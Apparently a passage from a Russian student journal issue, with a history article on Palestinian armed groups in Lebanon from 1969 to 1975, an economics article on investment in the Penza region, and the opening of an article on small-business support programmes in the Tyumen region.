Аннотация: в статье рассматривается террористическая деятельность Палестинского Движения Сопротивления (ПДС) на территории Ливана до начала Пятнадцатилетней гражданской войны, анализируются предпосылки для формирования данного движения в этой арабской Республике. В их числе итоги Шестидневной войны 1967 г., приведшие к массовой миграции палестинского населения в дружественные арабские страны, а также положения Каирского соглашения 1969 г., которое фактически позволило палестинцам создавать в лагерях беженцев на юге Ливана местные военизированные комитеты и размещать в них радикальные антисемитские группировки. Актуальность темы связана с нерешенным арабо-израильским конфликтом, который вот уже почти восемь десятилетий, как коренным образом влияет на геополитическую и геоэкономическую ситуацию на всем Ближнем Востоке.
Ключевые слова: арабо-израильский конфликт, Палестина, Шестидневная война, палестинские беженцы, палестинское движение сопротивления, Каирское соглашение, терроризм, гражданская война в Ливане.

THE ACTIVITIES OF THE PALESTINIAN RESISTANCE MOVEMENT IN LEBANON IN 1969–1975

Tarasova Maria Nicolaevna

Scientific adviser: Shahinyan Arsen Karapeti

Abstract: The article examines the terrorist activities of the Palestinian Resistance Movement (PDS) in Lebanon before the start of the Fifteen Years' Civil War, analyzes the prerequisites for the formation of this movement in this Arab Republic. Among them are the results of the Six-Day War of 1967, which led to the mass migration of the Palestinian population to friendly Arab countries, as well as the provisions of the Cairo Agreement of 1969, which actually allowed the Palestinians to create local paramilitary committees in the refugee camps in southern Lebanon and place radical anti-Semitic groupings. The relevance of the topic is connected with the unresolved Arab-Israeli conflict, which for almost eight decades has been fundamentally affecting the geopolitical and geo-economic situation in the entire Middle East.
Keywords: Arab-Israeli conflict, Palestine, Six-Day War, Palestinian refugees, Palestinian Armed Struggle, Cairo Agreement, terrorism, civil war in Lebanon.

Прекращение огня 10 июня 1967 г. застало Израиль хозяином новых территорий: Сектор Газа, весь Синайский полуостров до Суэцкого канала, Восточный Иерусалим (в том числе Старый город), Западный берег р. Иордан и Голанские высоты. Присоединение новых территорий к Государству Израиль привело к перемещению арабского населения, в том числе свыше 500 тыс. выходцев из Палестины, половина из которых мигрировала вторично в дружественные арабские государства [1, с. 107].

Еще в 1964 г. под эгидой Лиги арабских государств (ЛАГ) в Восточном Иерусалиме, который по итогам Первой Арабо-израильской войны пребывал под иорданской оккупацией, была основана Организация освобождения Палестины (ООП). Она была создана с целью мобилизации палестинцев для общеарабского противостояния Израилю и создания единственного государства в Палестине – Арабского. ООП не признала резолюцию Генеральной Ассамблеи ООН № 181 от 29 ноября 1947 г. по разделу Палестины на два государства и право Израиля на существование и стала центральным звеном палестинского национального движения [2].

3 ноября 1969 г. ливанская делегация во главе с командующим армией генералом Эмилем аль-Бустани и делегация ООП во главе с Ясиром Арафатом встретились в Каире в присутствии министра иностранных дел Объединенной Арабской Республики (в составе одного Египта) Махмуда Рияда и военного министра генерала Мухаммада Фавзи. Было принято Соглашение, согласно которому признавалось присутствие палестинцев в Ливане при гарантии сохранения территориальной целостности и суверенитета этой Республики. Отношения между ООП и Ливанским правительством должны были строиться «на основе доверия, откровенности и позитивного сотрудничества на благо Ливана и палестинцев» [3] [4].

Интернет-ресурс Palestinian Refugee ResearchNet, публиковавший с 1996 по 2013 гг. материалы по проблеме палестинских беженцев и поддерживаемый Межуниверситетским консорциумом арабских и ближневосточных исследований, а также Центром исследований международного развития (IDRC), в 2008 г. разместил положения Каирского соглашения с ссылкой на статью Рекса Дж. Бринена, профессора Университета Калгари, изучающего Ближневосточную политику. Согласно опубликованным материалам, палестинское присутствие в Ливане организовывалось на следующих основаниях [4]:

1. Палестинцам, проживавшим на тот момент в Ливане, предоставлялось право на работу, проживание и передвижение;

2. Разрешалось создание местных комитетов, состоящих из палестинцев, в лагерях для защиты интересов проживающих в этих лагерях беженцев в сотрудничестве с местными властями Ливана в рамках суверенитета Ливана;

3. Создание постов Палестинского движения сопротивления (ПДС) внутри лагерей с целью сотрудничества с местными комитетами и для обеспечения хороших отношений с ливанскими властями. Предполагалось, что эти посты будут выполнять задачу регулирования и определения наличия оружия в лагерях в рамках безопасности Ливана и интересов т. н. «палестинской революции»;

4. Проживающим в Ливане палестинцам было разрешено участвовать в «палестинской революции» посредством вооруженной борьбы и в соответствии с принципами суверенитета и безопасности Ливана.

Были и военные договоренности, среди которых облегчение прохода военизированных группировок и указание пунктов перехода и разведки в приграничных районах, совместное управления военными силами ПДС и ливанской армией, назначение в штаб ливанской армии представителей ПДС для участия в решении всех чрезвычайных вопросов, обязательство ливанской армии способствовать работе медицинских центров, центров эвакуации и снабжения командных операций ПДС. Помимо этого, чрезвычайно важные пункты для обеспечения порядка внутри страны – ПДС обязывалось контролировать поведение всех членов своих организаций и обеспечивать их невмешательство в дела Ливана, а также подтверждение, что ПДС удовлетворяет интересам Ливана, «палестинской революции» и всех арабов [4].

Из данного изложения следует, что соглашение фактически позволило палестинцам создавать в лагерях местные комитеты и размещать в них радикальные антисемитские группировки. Это, в свою очередь, позволило организовать вооруженную борьбу против Израиля, начать нападения на населен-

ные пункты и места дислокации израильских частей на смежных территориях Северного Израиля с юга Ливана. Этому должна была способствовать ливанская армия.

Принять ООП в Ливан было решением Лиги арабских государств во главе с Египтом [5]. И хотя армия Ливана вступала в конфликт с ООП дважды (в 1968 г. и 1973 г.), тем не менее правительство Ливана «уступало требованиям Арафата и его зарубежных покровителей» [5].

Таким образом, Ливан со временем превратился из убежища беженцев в очаг восстания вооруженных арабских группировок против Государства Израиль. Ситуация усугубилась, когда «военное командование» ООП после событий «Черного сентября» 1970 г. полностью переместилось из Иордании в ливанскую столицу Бейрут в 1971 г.

ООП создала десятки баз на юге Ливана и установила контроль над лагерями беженцев, превратив их в учебные лагеря и базу для вербовки террористов. К концу 1971 г. Южный Ливан практически полностью оказался под контролем боевиков ООП, а к 1975 г. ООП фактически создала в Ливане собственное государство (окрещенное в СМИ «Фатхленд», букв.: «страна ФАТХа», по названию одной из ведущих партий в составе ООП) [6, с. 44] [7], территория которого простиралась от Западного Бейрута до границы с Израилем. После переезда в Ливан, у ООП отсутствовал непосредственный доступ к Западному берегу реки Иордан, как это было прежде при дислокации в Иордании. Между тем, новая локализация ООП в Ливане была весьма удобной для совершения нападений на северные израильские населенные пункты и военные объекты.

Бейрут, где расположилась штаб-квартира ООП, превратился в центр международного террора. Израильские справочные издания утверждают, что из 15 тыс. террористов, находившихся в Ливане, около шести тысяч были размещены на юге, близ границы с Израилем [8]. В 1970-е гг. возникали многочисленные палестинские террористические организации, наносившие удары по гражданским целям не только в самом Израиле, но и за его пределами; многие из них не входили в ООП или уже вышли из ее состава. Одной из таких организаций являлась, например, националистическая военизированная организация Народный фронт освобождения Палестины (НФОП), которая до 1974 г. являлась членом ООП [9, с. 210].

Нападения на различные израильские объекты террористическими группами ПДС начались уже в августе 1969 г. Йосеф Текоа, постоянный представитель Израиля при ООН, в своем письме на имя председателя Совета Безопасности ООН от 12 августа 1969 г. сообщает следующее: «на населенные пункты в Израиле было совершено 21 нападение, в которых участвовала артиллерия, велся обстрел из стрелкового оружия и закладывались мины. В результате этих нападений были ранены четыре израильских солдата и четыре гражданских лица и нанесен ущерб собственности» [10]. Он также утверждал о том, что «на территории Ливана и, в частности, в южном пограничном с Израилем районе находятся значительные скопления нерегулярных вооруженных сил, которые участвуют в проведении террористических актов против Израиля».

Нападения ООП на израильские объекты с территории Ливана носили крайне жестокий характер. Так, например, 22 мая 1970 г. произошла террористическая атака НФОП на Израильский школьный автобус на «Северном шоссе», в поселке Ававим в Израиле (недалеко от границы с Ливаном), в результате которой 12 мирных жителей были убиты (9 из которых — дети) и 24 были ранены. Бандиты выстрелили в автобус из гранатомета четыре раза, три из которых достигли цели [11] [12]. 11 апреля 1974 г. произошло событие, именуемое в СМИ «Резней в Кирьят-Шмоне», когда 18 чел., половина из которых — дети, были убиты, а 15 ранены террористами НФОП. Последние подорвали себя во время неудавшейся попытки спасения заложников со стороны израильских военных [11] [13]. С 13 по 15 мая того же года происходило массовое убийство израильских мирных граждан в городе Маалот. Проникнув в Израиль через границу с Ливаном, террористы убили четырех мирных жителей в разных местах и взяли в заложники не менее 89 чел. в школе «Нетив Меир», после чего потребовали освободить 26 своих соратников из израильских тюрем [14]. После осады здания, которая длилась около десяти часов, спецназ предпринял попытку штурма, но террористы успели перебить 25 и ранить не менее 30 заложников, перед тем как были уничтожены сами. Всего в результате резни погибло 29 чел., 22 из которых были дети. Министерство иностранных дел Израиля на своем официальном сайте опубликовало

список самых крупных террористических атак ООП с 1967 по 1993 гг., и тот факт, что в заложниках крайне часто оказывались дети, ярко характеризует степень притязания палестинских радикалов [15].

28 октября 1974 г. ООП была признана главами всех арабских государств, а затем и ООН в качестве единственного легитимного представителя палестинского народа [16, с. 272-273]. Как нам представляется, ООН фактически легитимизировала террористическую деятельность ООП. В 82 государствах были открыты постоянные представительства ООП [16, с. 273]. В том же году ООН официально признала за палестинским народом право на самоопределение вплоть до независимости.

Сложно преувеличить человеческие потери среди гражданского населения и в палестинских лагерях беженцев, которые имели место после начала в 1975 г. Пятнадцатилетней гражданской войны между правохристианскими и левомусульманскими силами. Как отмечает А. Г. Коновалов в своей статье «*Влияние этноконфессиональных противоречий в общинах Ливана на ход Гражданской войны 1975–1990 гг.*», «нахождение палестинских беженцев в Ливане стало одним из ключевых камней преткновения между внутренними сторонами [Ливана]». Взаимная неприязнь и противоречия между религиозными коалициями усиливались «вследствие дискриминации по конфессиональному признаку в отношении мирного населения, не участвовавшего в боевых действиях» [17, с. 99]. Автор упоминает, что «большое распространение получила практика физического уничтожения мирного населения определенного вероисповедания и этнической принадлежности боевиками противоборствующих сторон, проявления которой были зафиксированы в статистических материалах ливанских и международных организаций» [17, с. 100]. Эта практика достигла своего апогея в самый разгар войны, в начале 1980-х гг. [18]

С начала 1970-х гг. между военизированными организациями в составе ООП возникали идеологические споры. Одни партии провозглашали главной целью ООП создание независимого Государства Палестина с признанием Израиля, другие были категорически против признания последнего и выступали исключительно за террористические методы решения палестинской проблемы, исключая саму возможность договора между ООП и Государством Израиль. Даже в самих группировках возникали разногласия касательно методов террора. И пока лидеры этих партий и организаций устраняли возникшие противоречия и продолжали вести политическую борьбу с «ненавистным» Израилем, террористические группировки продолжали пополняться новыми членами из числа палестинских беженцев, которые мечтали вернуться на родную землю вместе со своими семьями.

Список источников

1. Вопрос о Палестине и Организация Объединенных Наций // Информационная брошюра ООН. Нью-Йорк, 2008. 130 с. Текст: электронный // Официальный сайт ООН. URL: https://www.un.org/unispal/ru/wp-content/uploads/sites/18/2017/08/questionofpalestine.pdf (дата обращения 18.03.2021).

2. *Рассадин П. А.* Организация Освобождения Палестины [Электронный ресурс] / П. А. Рассадин // Большая российская энциклопедия. URL: https://bigenc.ru/world_history/text/2683309 (дата обращения: 16.04.2021).

3. The Cairo Agreement [Электронный ресурс] // United nations relief and works agency for palestine refugees in the near east. URL: https://www.unrwa.org/content/cairo-agreement (дата обращения: 13.03.2021).

4. *Brynen R*. Sanctuary and Survival: The PLO in Lebanon Boulder [Электронный ресурс] / Rex Brynen // Palestine Refugee ResechNet. Boulder : Westview Press, 1990. URL: https://prrn.mcgill.ca/research/papers/brynen2_09.htm (дата обращения 10.03.2021). Данные соответствуют 2013 г.

5. *Воболевич А. А.* Политический портрет Ясира Арафата [Электронный ресурс] / А. А. Воболевич // Genesis: Исторические исследования. М., 2019. № 2. URL: https://nbpublish.com/library_read_article.php?id=28828.

6. *Зыгарь М.* Незваный Ясир / М. Зыгарь // Коммерсантъ Власть. 2003. № 36. С. 44. Текст: электронный // Коммерсантъ [сайт]. URL: https://www.kommersant.ru/doc/411104 (дата обращения: 15.06.2021).

7. Ливан [Электронный ресурс] // Электронная еврейская энциклопедия. Иерусалим : World ORT, 2005. URL: https://eleven.co.il/diaspora/regions-and-countries/12441/ (дата обращения: 07.05.2021). Электрон. версия печ. издания 1988 г.

8. Государство Израиль. Израиль и палестинская проблема [Электронный ресурс] // Электронная еврейская энциклопедия. Иерусалим : World ORT, 2005. URL: https://eleven.co.il/state-of-israel/arab-israeli-conflict/15544/#02 (дата обращения: 16.12.2020). Электрон. версия печ. издания 1986 г.

9. *Щевелев С. С.* Изменение стратегии и тактики Палестинского движения сопротивления по проблемам строительства Палестинского Государства в 1970-е годы / С. С. Щевелев // Исторические, философские, политические и юридические науки, культурология и искусствоведение. Тамбов : Грамота, 2017. № 5 (79). Текст: электронный // Издательство Грамота [сайт]. URL: https://www.gramota.net/materials/3/2017/5/60.html (дата обращения: 21.03.2021).

10. Письмо постоянного представителя Израиля на имя председателя Совета Безопасности от 12 августа 1969 года [Электронный ресурс] : Совет Безопасности : Distr. GENTRAL. S/9387. 12 August 1969. URL: https://undocs.org/ru/S/9387 (дата обращения: 02.06.2021).

11. Двенадцать терактов [Электронный ресурс] // Wayback Machine – Internet Archive. URL: https://web.archive.org/web/20100214040118/http://english.migdal.ru/times/12/2076/?&print=1 (дата обращения: 4.05.2021).

12. Timeline of Jewish History: Modern Israel & the Diaspora (1970–1979) [Электронный ресурс] / Mitchell G. Bard. // Jewish Virtual Library: A Project of AICE. URL: https://www.jewishvirtuallibrary.org/timeline-of-modern-israel-1970-1979 (05.05.2021).

13. Massacre of 18 in Kiryat Shemona Continues to Provoke Indignation [Электронный ресурс] // Jewish Telegraphic Agency : Archive. April 18, 1974. URL: https://www.jta.org/1974/04/18/archive/massacre-of-18-in-kiryat-shemona-continues-to-provoke-indignation (дата обращения: 06.05.2021).

14. 1974: Teenagers die in Israeli school attack // BBC News. On This Day. URL: http://news.bbc.co.uk/onthisday/hi/dates/stories/may/15/newsid_4307000/4307545.stm (дата обращения: 07.05.2021).

15. 1967–1993: Majour Terror Attacks [Электронный ресурс] / State of Israel // Israel Ministry of Foreign Affairs. 2013. URL: https://www.mfa.gov.il/mfa/aboutisrael/maps/pages/1967-1993-%20major%20terror%20attacks.aspx (дата обращения: 05.05.2021).

16. *Шагинян А. К.* История стран Ближнего и Среднего Востока от поздней Античности до современности : учебник для вузов / А. К. Шагинян. М. : Юрайт, 2021. 347 с. Текст: электронный // ЭБС Юрайт [сайт]. URL: https://urait.ru/bcode/476893 (дата обращения: 18.06.2021).

17. *Коновалов А. Г.* Влияние этноконфессиональных противоречий в общинах Ливана на ход Гражданской войны 1975–1990 гг. / А. Г. Коновалов // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: сб. статей. Донецк, 2018. Текст: электронный // eLibrary.ru [сайт]. URL: https://proxy.library.spbu.ru:3693/item.asp?id=37048383& (дата обращения: 29.05.2021). Режим доступа: регистрация на сайте.

18. *Schlussel D.* When Shi'ites Welcomed Israel Into Lebanon: P.L.O. Mass Murder, Torture & Rape in "Fatah-land" [Электронный ресурс] / Debbie Schlussel // DebbieSchlussel.com. 2006. URL: http://www.debbieschlussel.com/2200/when-shiites-welcomed-israel-into-lebanon-p-l-o-mass-murder-torture-rape-in-fatah-land/ (дата обращения: 02.06.2021).

ЭКОНОМИЧЕСКИЕ НАУКИ

УДК 332.1

ИНВЕСТИЦИОННАЯ ПРИВЛЕКАТЕЛЬНОСТЬ И ИНВЕСТИЦИИ В ОСНОВНОЙ КАПИТАЛ ПЕНЗЕНСКОЙ ОБЛАСТИ

САВИНОВА ОЛЬГА ВИКТОРОВНА
к.э.н., доцент кафедры «Экономика и финансы»
ЗЕМСКОВА АНАСТАСИЯ ОЛЕГОВНА,
СТЕПАНОВА ДАРЬЯ МИХАЙЛОВНА
студенты 3 курса
ФГБОУ ВО «Пензенский государственный университет»

Аннотация: в данной статье рассматривается инвестиционная привлекательность Пензенской области, динамика инвестиций в основной капитал, также выделяются наиболее привлекательные регионы и дается анализ ключевых элементов инвестиционного имиджа Пензенской области в сравнении с другими регионами.
Ключевые слова: инвестиции; инвестиционная привлекательность; инвестиционный потенциал; Пензенская область; основной капитал.

INVESTMENT ATTRACTIVENESS AND INVESTMENTS IN FIXED ASSETS OF THE PENZA REGION

Savinova Olga Viktorovna,
Zemskova Anastasia Olegovna,
Stepanova Darya Mikhailovna

Abstract: this article examines the investment attractiveness of the Penza region, the dynamics of investments in fixed assets, also highlights the most attractive regions and analyzes the key elements of the investment image of the Penza region in comparison with other regions.
Key words: investments; investment attractiveness; investment potential; Penza region; fixed capital.

В современном мире одной из задач, которая стоит перед обществом является создание необходимых и благоприятных условий для экономического роста, повышения качества жизни населения. Достижение данной задачи возможно путем привлечения инвестиций в экономику.

Необходимость формирования среды для привлечения капитала, являющегося фундаментом экономического роста, приобретает ключевое значение. Модернизация механизмов реинвестирования капитала в экономический рост и развитие обусловлено непосредственно самим макроэкономическим механизмом. В этом случае государство является сразу и главным инициатором инвестиционной политики, и инвестором. По этой причине непосредственное наличие действенной инвестиционной стратегии и высококачественная ее реализация позволяют в значительной степени повысить инвестиционную привлекательность, как на государственном уровне, так и на региональном и местном.

В регионе инвестиционные и инновационные процессы содействуют образованию и введению в производство итогов научно-исследовательских разработок, которые в свою очередь способствуют повышению конкурентоспособности реализуемой продукции, услуг, переориентации на создание товаров

обрабатывающей промышленности, на их экспорт, а также устанавливают скорость обновления и модернизации основных производственных фондов.

Для всех регионов одной из основных проблем инвестиционной политики стал поиск источников финансирования. Сейчас существует достаточно много возможных вариантов привлечения инвестиций в региональные инвестиционные проекты, но следует отметить тот факт, что не все они могут поменять ситуацию в регионе. Одним из ключевых показателей, который определяет инвестиционную привлекательность, является инвестиционный потенциал региона.

Инвестиционный потенциал – количественная характеристика, которая учитывает насыщенность территории региона факторами производства (природными ресурсами, рабочей силой, основными фондами, инфраструктурой и т.п.), потребительский спрос населения и другие показатели, влияющие на потенциальные объемы инвестирования в регион [4].

Инвестиционный потенциал региона складывается из таких составляющих, как:

- трудовые ресурсы и их образовательный уровень;
- совокупная покупательная способность населения региона;
- совокупный результат хозяйственной деятельности населения в регионе;
- объем налоговой базы, прибыльность предприятий региона и доходы населения;
- степень развития ведущих институтов рыночной экономики;
- уровень развития науки и внедрения достижений научно-технического прогресса в регионе;
- экономико-географическое положение региона и его инфраструктурная обеспеченность;
- средневзвешенная обеспеченность балансовыми запасами основных видов природных ресурсов.

Во многих рейтингах инвестиционной привлекательности Пензенская область находится в середине списка и относится к наиболее «массовой» рейтинговой категории (пониженный потенциал – умеренный риск).

В настоящее время инвестиционный имидж региона выступает одним из основных факторов привлечения инвестиций в экономику и социальные отрасли региона. Наличие потенциально имеющихся ресурсов способствует формированию благоприятного инвестиционного имиджа.

Инвесторы, при выборе места для инвестирования, сопоставляют внутренний потенциал областей, который соответствует их основным критериям. Для выявления сильных и слабых сторон региона проводится анализ ключевых элементов инвестиционного имиджа Пензенской области в сравнении с регионами-конкурентами.

В Пензенской области наивысшей инвестиционной привлекательностью характеризуется г. Пенза. Вслед за Пензой наиболее инвестиционно-привлекательными являются города Кузнецк, Заречный. При этом Кузнецк имеет минимальный инвестиционный риск среди всех городов и районов области, в основном за счет пониженных показателей финансового и социального риска. Данные территории вместе с городами Каменка и Сердобск, Кузнецким, Городищенским и Нижнеломовским районами концентрируют более 2/3 суммарного инвестиционного потенциала области.

Таким образом, наиболее инвестиционно-привлекательные территории Пензенской области являются:

- Пенза, Заречный и Пензенский район;
- Кузнецк и Кузнецкий район.

На остальной территории Пензенской области, за исключением Каменки, Сердобска, Сердобского, Городищенского и Нижнеломовского районов, инвестиционный климат в целом малоблагоприятен [1].

Пензенская область – динамично развивающийся регион, на территории которого проживает 1,305 млн. человек, а валовый региональный продукт составляет 440 млрд. руб.

Основными преимуществами Пензенской области для привлечения инвестиционных вложений являются [2]:

1. Удобная транспортная доступность

– воздушное сообщение (авиакомпании, выполняющие рейсы: «Аэрофлот», «РусЛайн», «S7 Airlines»);

– железнодорожное сообщение (Куйбышевская железная дорога, Транссибирская железнодорожная магистраль);
– автомобильное сообщение (Федеральная трасса М5 «Урал»).

2. Занимает первое место в РФ по:
– экспорту технических средств охраны;
– экспорту искусственных клапанов сердца;
– объему производства мяса птицы.

3. Входит в тройку лидеров:
– в РФ по темпу роста производства скота и птицы на убой;
– в ПФО по валовому сбору сахарной свеклы;
– в ПФО по объему производства скота и птицы на убой.

4. Одна из лучших:
– в РФ по экспорту кондитерских изделий;
– в РФ по объему производства кондитерской продукции;
– в ПФО по доле сырьевого экспорта;
– в ПФО по темпам роста производства мяса и рыбы.

Индикаторами инвестиционной привлекательности региона являются объем и темп роста инвестиций в основной капитал (таблица 1).

Инвестиции в основной капитал являются основой устойчивого развития и процветания экономики. Это затраты на строительство, приобретение машин, транспортных средств, оборудования, реконструкцию объектов, которые приводят к росту их первоначальной стоимости.

Таблица 1

Объем инвестиций в основной капитал в Пензенской области, 2015 – 2021 гг. (млн. руб.) [3]

Год	2015	2016	2017	2018	2019	2020	2021
Объем инвестиций	89042	64946	72050	87106	89373	94531	96202
Темп прироста (цепной), %	8,5	– 27,1	10,9	20,9	2,6	5,8	1,8

Графически динамика объема инвестиций в основной капитал Пензенской области представлена на рисунке 1.



Рис. 1. Динамика объема инвестиций в основной капитал в Пензенской области, 2015 – 2021 гг. (млн. руб.) [3]

В целом динамика инвестиций положительная, однако, в 2016 году в Пензенской области отмечено снижение инвестиционных потоков на 27,1% по сравнению с 2015 годом. Далее наблюдается возрастающая тенденция с 2017 по 2021 гг.

Таким образом, рост инвестиционной привлекательности и увеличения объемов инвестиций в основной капитал Пензенской области являются основой для соблюдения планируемых темпов роста валового регионального продукта, повышения качества жизни населения и уровня охраны окружающей среды.

Список источников

1. Инвестиционный портал регионов России – URL: https://www.invest-inregions.ru/regions/58/statistics/ (дата обращения: 16.03.2022)
2. Корпорация развития – Инвестиционный портал – URL: https://invest-inpenza.com/ (дата обращения: 17.03.2022)
3. Территориальный орган Федеральной службы государственной статистики по Пензенской области – URL: https://pnz.gks.ru/investments (дата обращения: 16.03.2022)
4. Шарп, У. Ф. Инвестиции: учебник / У. Ф. Шарп, Г. Д. Александер, Д. В. Бэйли; пер. с англ. А. Н. Буренина, А. А. Васина. – Москва: ИНФРА-М, 2021. – 1028 с. – (Университетский учебник: Бакалавриат). – ISBN 978-5-16-016789-3. – Текст: электронный. – URL: https://znanium.com/catalog/product/1149645 (дата обращения: 20.03.2022).

УДК 334.021

РЕГИОНАЛЬНЫЕ ПРОГРАММЫ СТИМУЛИРОВАНИЯ МАЛОГО БИЗНЕСА В РОССИИ (НА ПРИМЕРЕ ТЮМЕНСКОЙ ОБЛАСТИ)

КИСЕЛИЦА ЕЛЕНА ПЕТРОВНА
доктор экономических наук, профессор кафедры экономики и финансов, доцент
Тюменский государственный университет
ЛАВРОВИЧ АЛЕКСАНДРА ЭДУАРДОВНА
магистрант направления подготовки «Экономика и правовое регулирование бизнеса»
Тюменский государственный университет

Аннотация:В статье раскрывается сущность государственной поддержки малого бизнеса. Выделены основные формы его поддержки и условия получения. Выявлена специфика региональных программ стимулирования малого бизнеса. Проанализирована ситуация в секторе малого бизнеса и экономике в России. Выделены антикризисные меры поддержки малым предприятиям. Проведен анализ показателей деятельности малого бизнеса в Тюменской области и рассмотрены региональные программы его стимулирования в данном регионе.
Ключевые слова: государственная поддержка, малый бизнес, региональные программы, стимулирование малого бизнеса, антикризисные меры поддержки.

REGIONAL SMALL BUSINESS INCENTIVE PROGRAMS IN RUSSIA (ON THE EXAMPLE OF THE TYUMEN REGION)

Kiselica Elena Petrovna,
Lavrovich Alexandra Eduardovna

Annotation:The article reveals the essence of state support for small businesses. The main forms of its support and conditions for obtaining it are highlighted. The specifics of regional small business incentive programs are revealed. The situation in the small business and economy sector in Russia is analyzed. Anti-crisis measures to support small businesses are highlighted. The analysis of indicators of small business activity in the Tyumen region is carried out and regional programs of its stimulation in this region are considered.
Keywords: state support, small business, regional programs, stimulation of small business, anti-crisis support measures.

В настоящее время формирование четкой и эффективной государственной политики по стимулированию малого бизнеса является актуальной задачей, т.к. малый бизнес наиболее уязвим к любым изменениям в экономике и обладает ограниченными ресурсами для осуществления своей деятельности. Малый бизнес особенно нуждается в государственной поддержке во время экономического кризиса, в т.ч. в период действия ограничительных мер для бизнеса в связи с коронавирусной инфекцией, начавшегося в 2020 г., а также в период нарастающей политической напряженности в феврале-марте 2022 г. и наложением санкций на Россию. Поэтому эффективное осуществление деятельности малыми предприятиями остается важной задачей для развития экономики.

Научные труды отечественных исследователей в сфере государственной поддержки малого предпринимательства в РФ и оценка результатов разработки региональных программ по поддержке малого бизнеса в Тюменской области стали основой методологической базы настоящего исследования.

Цель исследования состоит в оценке степени влияния разрабатываемых региональных программ по поддержке малого бизнеса на эффективность его деятельности.

Рабочая гипотеза исследования состоит в том, что формирование мер стимулирования малого бизнеса определяется с учетом конкретной ситуации, в которой находятся предприятия, в т.ч. региональными особенностями деятельности малых предприятий.

В результате исследований было выявлено, что власти регионов самостоятельно должны разрабатывать программы стимулирования для субъектов малого бизнеса, основываясь на специфике и специализации региона, задачах его развития. При формировании программ поддержки должны учитываться уровень безработицы, наличие рабочих мест в регионе, а также определенные потребности и риски в рамках каждого отдельного региона. Оценивая ситуацию с малым бизнесом в конкретном регионе, можно обеспечить высокую эффективность реализуемых региональных программ.

К субъектам малого бизнеса в РФ относятся предприятия с численностью работников не более 100 чел. и суммой годового дохода не более 800 млн. руб. Роль малого предпринимательства в экономике, безусловно, велика, т.к. данный вид деятельности в большей мере определяет уровень развития региональной экономики. Малый бизнес направлен на региональные нужды в удовлетворении спроса, способствует повышению занятости населения, развитию конкуренции, внедрению инноваций, наполнению рынка товарами и услугами, увеличению налоговых поступлений в бюджет, увеличению доли среднего класса, реализации на практике идей предпринимателя с целью получения прибыли и др. [1, с. 11]. А в условиях развивающегося импортозамещения роль отечественного бизнеса, в т.ч. и малого, несомненно, растет. К тому же готовность предпринимателей к риску, их инициативность и амбициозность вместе с ограниченностью их ресурсов побуждает к поиску оптимальных решений для ведения деятельности и, соответственно, к внедрению новшеств. Ключевой особенностью малого бизнеса является его гибкость, т.е. способность оперативного реагирования на изменения рынка.

Согласно Федеральному закону от 24.07.2007 № 209-ФЗ «О развитии малого и среднего предпринимательства в РФ» [2] под государственной поддержкой понимается деятельность органов власти и организаций в инфраструктуре поддержки малого бизнеса, которая осуществляется в соответствии с программами РФ, программами субъектов РФ и муниципалитетов с целью развития малого предпринимательства. Для получения поддержки субъектами малого бизнеса необходимы следующие условия: деятельность бизнеса не превышает двух лет; обязательна регистрация в Федеральной налоговой службе; отсутствие долгов по кредитам, налогам, социальным отчислениям; предприятие внесено в Единый реестр субъектов малого и среднего предпринимательства.

Существуют различные формы поддержки малого бизнеса:

– финансовая (субсидии, гранты, гарантии по кредитам, микрозаймы, льготный лизинг и др.). Мера распространяется в основном на приоритетные виды деятельности, включая образование, здравоохранение, туризм, инновации, сельское хозяйство, торговля, социальное предпринимательство, культура и др.;

– имущественная (передача имущества на возмездной или безвозмездной основе, а также на льготных условиях);

– информационная (создание информационных систем, официальных сайтов для размещения информации);

– консультационная (создание организаций, бесплатно консультирующих население по вопросам в области бизнеса);

– в сфере образования (разработка программ образования, подготовка и переподготовка граждан для ведения предпринимательской деятельности);

– в области инноваций и промышленного производства;

– в ремесленной; во внешнеэкономической; в сельскохозяйственной деятельности [3, с. 3].

Косвенные методы поддержки выражаются в предоставлении налоговых льгот, а именно в спе-

циальных налоговых режимах, налоговых каникулах, снижении налоговых ставок, продлении сроков уплаты налогов. К косвенным методам также относятся упрощенный бухгалтерский учет, освобождение от отчетности, привилегии в госзакупках, уменьшение размеров страховых взносов и др. Регионы вправе изменять некоторые ставки налогов для малого бизнеса, продлевать сроки уплаты налогов, т.е. регулировать налоговую нагрузку [4, с. 6].

Рассмотрим для начала ситуацию в области деятельности малого бизнеса в целом в России, а затем подробно проанализируем его деятельность в Тюменской области. Основные показатели деятельности малых предприятий в РФ представлены на графике (рис. 1).

